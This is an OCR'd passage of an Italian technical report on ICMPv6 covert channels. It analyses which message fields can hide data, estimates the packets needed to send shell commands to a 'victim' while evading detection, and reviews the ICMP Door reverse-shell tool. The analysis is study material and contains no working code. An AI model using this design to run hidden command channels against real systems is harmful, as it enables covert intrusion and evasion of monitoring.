
Exceeded, *Packet Too Big*). Ma in questo caso la cosa potrebbe risultare meno probabile rispetto alla tipologia *Echo Request*. Infatti si potrebbe supporre che l'utente abbia fatto ping ma che la connesisone non sia presente.

Di conseguenza questa alternativa non verrà fatta e si procederà usando la struttra A.

3.4.10 Packet Too Big Message (ICMPv6)

Nel protocollo **ICMPv6** la tipologia di messaggio *Packet Too Big*, viene generato da un router in risposta a un pacchetto che non può inoltrare perché esso è più grande dell'MTU del collegamento in uscita. Le informazioni contenute in questo messaggio vengono utilizzate come parte del processo di Path MTU Discovery. Un nodo che riceve un messaggio ICMPv6 *Packet Too Big* deve notificare la cosa al processo di livello superiore (se il processo in questione può essere identificato).

Struttura del pacchetto



I campi sono i seguenti:

- Type: 2
- Code: 0 impostato dal mittente ed ignorato dal destinatario
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.
- MTU: la massima unità di trasmissione del collegamento del salto successivo

- Invoking Packet: quanta parte del pacchetto (che ha attivato l'errore ICMPv6) debba essere inclusa. Il tutto senza eccedere il *IPv6 MTU* che equivale a **1280 bytes**. [37] [38]

Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.
- Il campo **mtu** può contenere i dati e, siccome rappresenta la cpacità del collegamento, potrà essere variabile. E quindi potremmo inserire al suo interno *4 bytes*.
- Nel campo **Invoking Packet** si userà il campo **plen** del protocollo *IPv6* e il campo **id** del protocollo *ICMPv6*. Tuttavia, in questo caso si dovrà stare attenti a non superare la *IPv6 MTU*, ma ciò non succederà siccome l'intestazione IPv6 sarà di 40 byte emntre l'intestazione ICMPv6 sarà di 8 byte.

Analisi complessiva

Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[39])
- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[39])

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **8 byte** . Siccome si userà il campo *mtu* mentre nel datagram aggiuntivo il campo *pleng* e il campo *id* (del protocollo ICMPv6 Echo)

Per ogni comando si confronteranno entrambe le varianti considerando che:

- Ogni pacchetto del primo caso (che chiameremo A) trasporterà **56 byte** [40]


[37] **MTU**=maximum transmission unit ovvero il massimo carico possibile
[38] L'*intestazione IP* contiene al minimo 40 byte
[39] Ciò sarà utile per i *Timing Covert Channel*
[40] 8 per i campi ICMP + 40 del datagram IP + 8 del datagram ICMP

Ora procediamo ad analizzare quanti pacchetti sono necessari per inviare i comandi. Nel caso si mandasse il comando **echo 'Ciao'** il numero di pacchetti necessari sarebbere:

- Caso A: Sarebbero necessari *due pacchetti*. E quindi siccome ogni pacchetto trasporta 56 byte; si spediranno in totale **112 byte**.

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

- Caso A: siccome è di *21 byte*, servirebbero *3 pacchetti*. Quindi siccome ogni pacchetto trasporta 56 byte; si spediranno in totale **168 byte**.



Listing 7: Analisi tempi esecuzione *Packet too Big*

L'unico metodo presente è A; quindi risulterà il migliore ma perchè non ci sono confronti.

Un'**alternativa** potrebbe essere quella di **strutturare il pacchetto** usando nel datagram aggiuntivo diversi protocolli o tipologie di messaggi ICMP che permettano

l'inserimento di un maggior numero di bytes e al tempo stesso che riduca il numero di bytes per pacchetto.

Nel nostro caso il datagram aggiuntivo usa la tipologia *ICMP Echo Request*. Anche se potrebbe essere sostituito da una tipologia avente il campo *unused* o *mtu* (e.g *Time Exceeded*, *Packet Too Big*). Ma in questo caso la cosa potrebbe risultare meno probabile rispetto alla tipologia *Echo Request*. Infatti si potrebbe supporre che l'utente abbia fatto ping ma che la connesisone non sia presente.

Di conseguenza questa alternativa non verrà usata e si procederà usando la struttra A.

3.4.11 Time Exceeded Message (ICMPv6)

Nel protocollo **ICMPv6** la tipologia di messaggio *Time Exceeded*, viene generato se un router riceve un pacchetto con un limite di hop pari a zero, o se un router decrementa il limite di hop di un pacchetto a zero. In questi casi si dovrà scartare il pacchetto e inviare al mittente un messaggio *Time Exceeded* con codice 0. Ciò indica un loop nel routing o un valore iniziale della quantità di hop possibili troppo basso. Un messaggio *Time Exceeded* con codice 1 invece viene utilizzato per segnalare il timeout nel riassemblaggio dei frammenti.


I codici associati ai possibili casi sono i seguenti:

0 Limite degli hop superato durante il transito

1 Tempo per riassemblare i frammenti superato

Un nodo che riceve un messaggio ICMPv6 *Time Exceeded* deve notificare la cosa al processo di livello superiore (se il processo in questione può essere identificato).

Struttura del pacchetto



I

campi sono i seguenti:

- Type: 3
- Code: 0-1
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.
- Unused: il campo non è utilizzato per tutti i codici possibili. Deve essere inizializzato a zero dal mittente e ignorato dal destinatario.
- Invoking Packet: quanta parte del pacchetto (che ha attivato l'errore ICMPv6) debba essere inclusa. Il tutto senza eccedere il *IPv6 MTU* che equivale a **1280 bytes**. [41] [42]

Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.
- Il campo **unused** dalle specifiche RFC 4434 dovrebbe essere 0. Tuttavia nel nostro caso è stato utilizzato per testare la presenza della *Deep Packet Inspection*.
- Nel campo **Invoking Packet** si userà il campo **plen** del protocollo *IPv6* e il campo **id** del protocollo *ICMPv6*. Tuttavia, in questo caso si dovrà stare attenti a non superare la *IPv6 MTU*, ma ciò non succederà siccome l'intestazione IPv6 sarà di 40 byte emntre l'intestazione ICMPv6 sarà di 8 byte.

Analisi complessiva

Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[43])

[41] **MTU**=maximum transmission unit ovvero il massimo carico possibile
[42] L'*intestazione IP* contiene al minimo 40 byte
[43] Ciò sarà utile per i *Timing Covert Channel*

- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[43])

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **8 byte** ; mentre nel caso si vogliano rispettare le linee guida RFC 4443 non si potrà usare il campo *unused*. In questo secondo caso la capacità diventerà di **4 byte** siccome il campo *plen* e *id* verranno utilizzati.

Per ogni comando si confronteranno entrambe le varianti considerando che:

- Ogni pacchetto del primo caso (che chiameremo A) trasporterà **56 byte** [44]
- Ogni pacchetto del secondo caso (che chiameremo B) trasporterà **56 byte** [45]


Ora procediamo ad analizzare quanti pacchetti sono necessari per inviare i comandi. Nel caso si mandasse il comando **echo 'Ciao'** il numero di pacchetti necessari sarebbere:

- Caso A: Sarebbero necessari *due pacchetti*. E quindi siccome ogni pacchetto trasporta 56 byte; si spediranno in totale **112 byte**.
- Caso B: Sarebbero necessari *4 pacchetti*. E quindi siccome ogni pacchetto trasporta 56 byte; si spediranno in totale **168 byte**.

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

- Caso A: siccome è di *21 byte*, servirebbero *3 pacchetti*. Quindi siccome ogni pacchetto trasporta 56 byte; si spediranno in totale **168 byte**.
- Caso B: siccome è di *21 byte*, servirebbero *6 pacchetti*. Quindi siccome ogni pacchetto trasporta 56 byte; si spediranno in totale **336 byte**.

[44] 8 per i campi ICMP + 40 del datagram IP + 8 del datagram ICMP
[45] 8 per i campi ICMP + 40 del datagram IP + 1 byte del datagram



Listing 8: Analisi tempi esecuzione *Time Excedeed*

Dall'analisi segue che il metodo A risulti il migliore. Infatti potrebbe essere facilmente rilevato semplicemente analizzando il campo *unused* ma spedisce meno pacchetti per inviare il comando. Ciò risulta in un minor numero di bytes spediti in totale.

Invece il secondo, per quanto corretto nelle norme, invia un numero considerevole di pacchetti (e quindi di bytes) rispetto alla controparte. Questo può rappresentare un problema maggiore siccome lo rende maggiormente rilevabile. Infatti un metodo di difesa potrebbe non accorgersi del campo *unused* ma con molta probabilità si renderà conto della quantità di bytes ricevuti.

Un'**alternativa** potrebbe essere quella di **usare il campo** *unused* e **strutturare il pacchetto** usando nel datagram aggiuntivo diversi protocolli o tipologie di messaggi ICMP che permettano l'inserimento di un maggior numero di bytes e al tempo stesso che riduca il numero di bytes per pacchetto.

Nel nostro caso il datagram aggiuntivo usa la tipologia *ICMP Echo Request*. Anche se potrebbe essere sostituito da una tipologia avente il campo *unused* o *mtu* (e.g *Time*

Exceeded, *Packet Too Big*). Ma in questo caso la cosa potrebbe risultare meno probabile rispetto alla tipologia *Echo Request*. Infatti si potrebbe supporre che l'utente abbia fatto ping ma che la connesisone non sia presente.

Di conseguenza questa alternativa non verrà fatta e si procederà usando la struttra A.

3.4.12 Parameter Problem Message (ICMPv6)

Nel protocollo **ICMPv6** la tipologia di messaggio *Parameter Problem*, viene generato se un nodo che elabora un pacchetto, rileva un problema con un campo nell'intestazione IPv6 o nelle intestazioni di estensione tale da impedirgli di completare l'elaborazione di esso. Di conseguenza deve scartare il pacchetto e inviare un messaggio ICMPv6 Parameter Problem alla sorgente del pacchetto, indicando il tipo e la posizione del problema.

I codici associati ai possibili casi sono i seguenti:


0 Campo di intestazione errato

1 Tipologia del Next Header non riconosciuta

2 Opzione IPv6 non riconosciuta

Un nodo che riceve un messaggio ICMPv6 *Parameter Problem* deve notificare la cosa al processo di livello superiore (se il processo in questione può essere identificato).

Struttura del pacchetto



I campi sono i seguenti:

- Type: 4

- Code: 0-2
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.
- Pointer: identifica l'ottetto nell'intestazione del pacchetto originale in cui è stato rilevato l'errore
- Invoking Packet: quanta parte del pacchetto (che ha attivato l'errore ICMPv6) debba essere inclusa. Il tutto senza eccedere il *IPv6 MTU* che equivale a **1280 bytes**. [46] [47]

Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.
- Il campo **pointer** può contenere i dati e, siccome rappresenta l'ottetto in cui è stato rilevato l'errore, potrà essere variabile. E quindi potremmo inserire al suo interno *4 bytes*.
- Nel campo **Invoking Packet** si userà il campo **plen** del protocollo *IPv6* e il campo **id** del protocollo *ICMPv6*. Tuttavia, in questo caso si dovrà stare attenti a non superare la *IPv6 MTU*, ma ciò non succederà siccome l'intestazione IPv6 sarà di 40 byte emntre l'intestazione ICMPv6 sarà di 8 byte.

Analisi complessiva

Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[48])
- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[48])

[46] **MTU**=maximum transmission unit ovvero il massimo carico possibile
[47] L'*intestazione IP* contiene al minimo 40 byte
[48] Ciò sarà utile per i *Timing Covert Channel*

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **8 byte** . Siccome si userà il campo *pointer* mentre nel datagram aggiuntivo il campo *pleng* e il campo *id* (del protocollo ICMPv6 Echo)

Per ogni comando si confronteranno entrambe le varianti considerando che:


- Ogni pacchetto del primo caso (che chiameremo A) trasporterà **56 byte** [49]

Ora procediamo ad analizzare quanti pacchetti sono necessari per inviare i comandi. Nel caso si mandasse il comando **echo 'Ciao'** il numero di pacchetti necessari sarebbere:

- Caso A: Sarebbero necessari *due pacchetti*. E quindi siccome ogni pacchetto trasporta 56 byte; si spediranno in totale **112 byte**.

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

- Caso A: siccome è di *21 byte*, servirebbero *3 pacchetti*. Quindi siccome ogni pacchetto trasporta 56 byte; si spediranno in totale **168 byte**.



[49] 8 per i campi ICMP + 40 del datagram IP + 8 del datagram ICMP

Listing 9: Analisi tempi esecuzione *Parameter Problem*

L'unico metodo presente è A; quindi risulterà il migliore ma perchè non ci sono confronti.

Un'**alternativa** potrebbe essere quella di **strutturare il pacchetto** usando nel datagram aggiuntivo diversi protocolli o tipologie di messaggi ICMP che permettano l'inserimento di un maggior numero di bytes e al tempo stesso che riduca il numero di bytes per pacchetto.

Nel nostro caso il datagram aggiuntivo usa la tipologia *ICMP Echo Request*. Anche se potrebbe essere sostituito da una tipologia avente il campo *unused* o *mtu* (e.g *Time Exceeded*, *Packet Too Big*). Ma in questo caso la cosa potrebbe risultare meno probabile rispetto alla tipologia *Echo Request*. Infatti si potrebbe supporre che l'utente abbia fatto ping ma che la connesisone non sia presente.

Di conseguenza questa alternativa non verrà usata e si procederà usando la struttra A.

3.4.13 Echo Request or Echo Reply Message (ICMPv6)


Nel protocollo **ICMPv6** la tipologia di messaggio *Echo*, viene usata per ricevere indietro una risposta da un host. In questi casi, una *Echo Reply* dovrebbe essere inviata in risposta alla messaggio di *Echo Request*. E non vi è alcuna limitazione alla quantità di dati inseribili nei messaggi *Echo*.

I dati ricevuti dall *Echo Request*, dovranno essere restituiti nel messaggio di risposta integralmente e senza modifiche. Inoltre i'identificatore e il numero di sequenza possono essere utilizzati dal mittente per facilitare l'abbinamento delle risposte con le richieste. Inoltre nel messaggio di *Echo Reply*, l'indirizzo sorgente deve essere lo stesso dell'indirizzo di destinazione presente nel messaggio di *Echo Request*.

Per creare un messaggio di risposta, gli indirizzi di origine e di destinazione vengono semplicemente invertiti, il codice da 128 viene modificato in 129 e il checksum viene ricalcolato. In aggiunta, ogni nodo deve implementare una funzione di risposta ai messaggi *Echo ICMPv6* così che quando riceve delle richieste Echo, generi le relative risposte.

I messaggi *Echo Request* possono essere passati ai processi che ricevono i messaggi *ICMP*. Identica cosa i messaggi di *Echo Reply*. Essi devono essere trasmessi al processo che ha originato il messaggio di richiesta. Inoltre un messaggio di risposta, può essere trasmesso a processi che non hanno originato il messaggio *Echo Request*.

Struttura del pacchetto



I campi sono i seguenti:

- Type: 128 per i messaggi Echo Request; 129 per i messaggi Echo Reply.
- Code: 0
- Checksum: è il complemento a 16 bit del complemento a uno relativo alla somma del messaggio ICMP (che inizia con il campo Type). Verrà calcolato se il campo è zero.
- Identifier: se il codice = 0; l'identificatore serve per facilitare la corrispondenza tra le richieste Echo e le Risposte Echo. Può essere zero.
- Sequence Number: se il codice = 0; il numero di sequenza serve per facilitare la corrispondenza tra le richieste Echo e le Risposte Echo. Può essere zero.

Si sfrutteranno quindi i campi nel seguente modo:

- Il campo **checksum** non è utilizzabile. Essendo il complemento ad 1 del contenuto del pacchetto, se non combaciasse il pacchetto verrebbe scartato.
- Il campo **identifier** che siccome serve a definire un identificativo delle richieste, può essere un qualsiasi valore.
- Il campo di **sequenza** potrebbe essere utilizzato per inserire le informazioni; tuttavia, dalle specifiche RFC 4443, esso viene incrementato ad ogni richiesta inviata. Quindi se il valore del campo è troppo variabile, potrebbe risultare sospetto.

Analisi complessiva

Per l'analisi supponiamo di mandare due comandi che sono:

- **echo 'Ciao'**: che sono *11 byte* (e quindi *88 bit*[50])
- **cd /home/marco; ls -l**: che sono *21 byte* (e quindi *168 bit*[50])

Sappiamo che nel caso migliore la capacità di trasmissione di ogni pacchetto è **2 byte** ; questo perchè il campo *identifier* ha una lunghezza di soli *2 byte*.

- Ogni pacchetto del caso (che chiameremo A) trasporterà **8 byte** [51] (supponendo che non si inseriscano dati)


Ora si analizza quanti pacchetti saranno necessari per inviare i comandi.
Nel caso si mandasse il comando **echo 'Ciao'** il numero di pacchetti necessari sarebbere:

- Caso A: Sarebbero necessari *6 pacchetti*. E quindi siccome ogni pacchetto trasporta *8 byte*; si spediranno in totale **48 byte**.

Ora analiziamo il comando **cd /home/marco; ls -l** e quanti pacchetti saranno necessari:

- Caso A: siccome è di *21 byte*, servirebbero *11 pacchetti*. Quindi siccome ogni pacchetto trasporta *8 byte*; si spediranno in totale **88 byte**.

[50] Ciò sarà utile per i *Timing Covert Channel*
[51] 8 per i campi ICMP



Listing 10: Analisi tempi esecuzione *Echo*

Dall'analisi segue che il metodo A non riuslta il migliore. Infatti analizzando il caso in cui si usasse anche il campo di *sequenza* [Tabella:10 Arancione]; si avrà una notevole differenza di bytes spediti totalmente rispetto al caso A. Tuttavia siccome l'uso di questo campo comporta una maggiore visibilità, si sceglie di non usarlo e correre il rischio. Questo comporterà l'invio di un maggior numero di bytes; che anche ciò potrebbe rivelare il Covert Channel.

Si è scelto quindi di usare il metodo A ed affidarsi ai meccanismi di difesa presenti nella vittima; nella speranza che un numero elevato di pacchetti, ma senza il campo *dati*, possano essere considerati innocqui.

Un **metodo maggiormente efficace** è proprio l'uso del campo **data**. Tuttavia anche questo approccio potrebbe destare sospetti. Infatti si dovrà decidere se mandare i dati in chiaro o cifrati:

- Nel primo caso sarà possibile leggerne il contenuto.
- Nell'altro, invece, la non possibilità di leggerne il ocntenuto rende lo scambio

sospetto. Siccome esistono canali migliori per poter scambiare informazioni in questo modo.

Inoltre bisognerebbe calcolare la capacità minima afifnche questo campo non risulti anomalo, ma sicuramente sarà maggiore di 2 byte. Questo lo si può affermare dopo aver testato i programmi di ping sia su Linux che su Windows.

Strumenti Utilizzati

Analizziamo dei programmi già presenti per identificare le loro caratterisitche e per capire quali metodi vengnao utilizzatiu per la creazione del covert Channel e lo scambio di messaggi. Per ognuno di essi, dove possibile, si effettuerà una richiesta alla vittima; prima partendo da un comando leggero (e.g **pwd**) per poi passare a comandi sempre più difficili e quindi maggiormente rilevabili (e.g **cd /path; ls -l** oppure **cat ./file_grande**, ...)

Gli strumenti analizzati sono i seguenti:

•ICMP Door

PRO: Tramite delle Echo Reply crea un canale di comunicazione tra attaccante e vittima. In particolare realizza una reverse shell sulla quale inviare comandi e ricevere risposte.

CONS: Vengono trasmesse in sequenza molteplici Echo Reply, e il campo Data contiene la risposta in chiaro e quindi facilmente rilevabile. Inoltre l'identificatore della sessione rimane invariato.

Se un agente monitorasse il flusso dei dati, in quel momento, noterebbe il numero di Echo Reply sospetto soprattuto se non è presente una Echo Request analoga. Inoltre non essendo i dati crittografati, gli basta analizzare il pacchetto per vedere cosa viene inviato. Potrebbe quindi facilmente scoprire il canale nascosto.

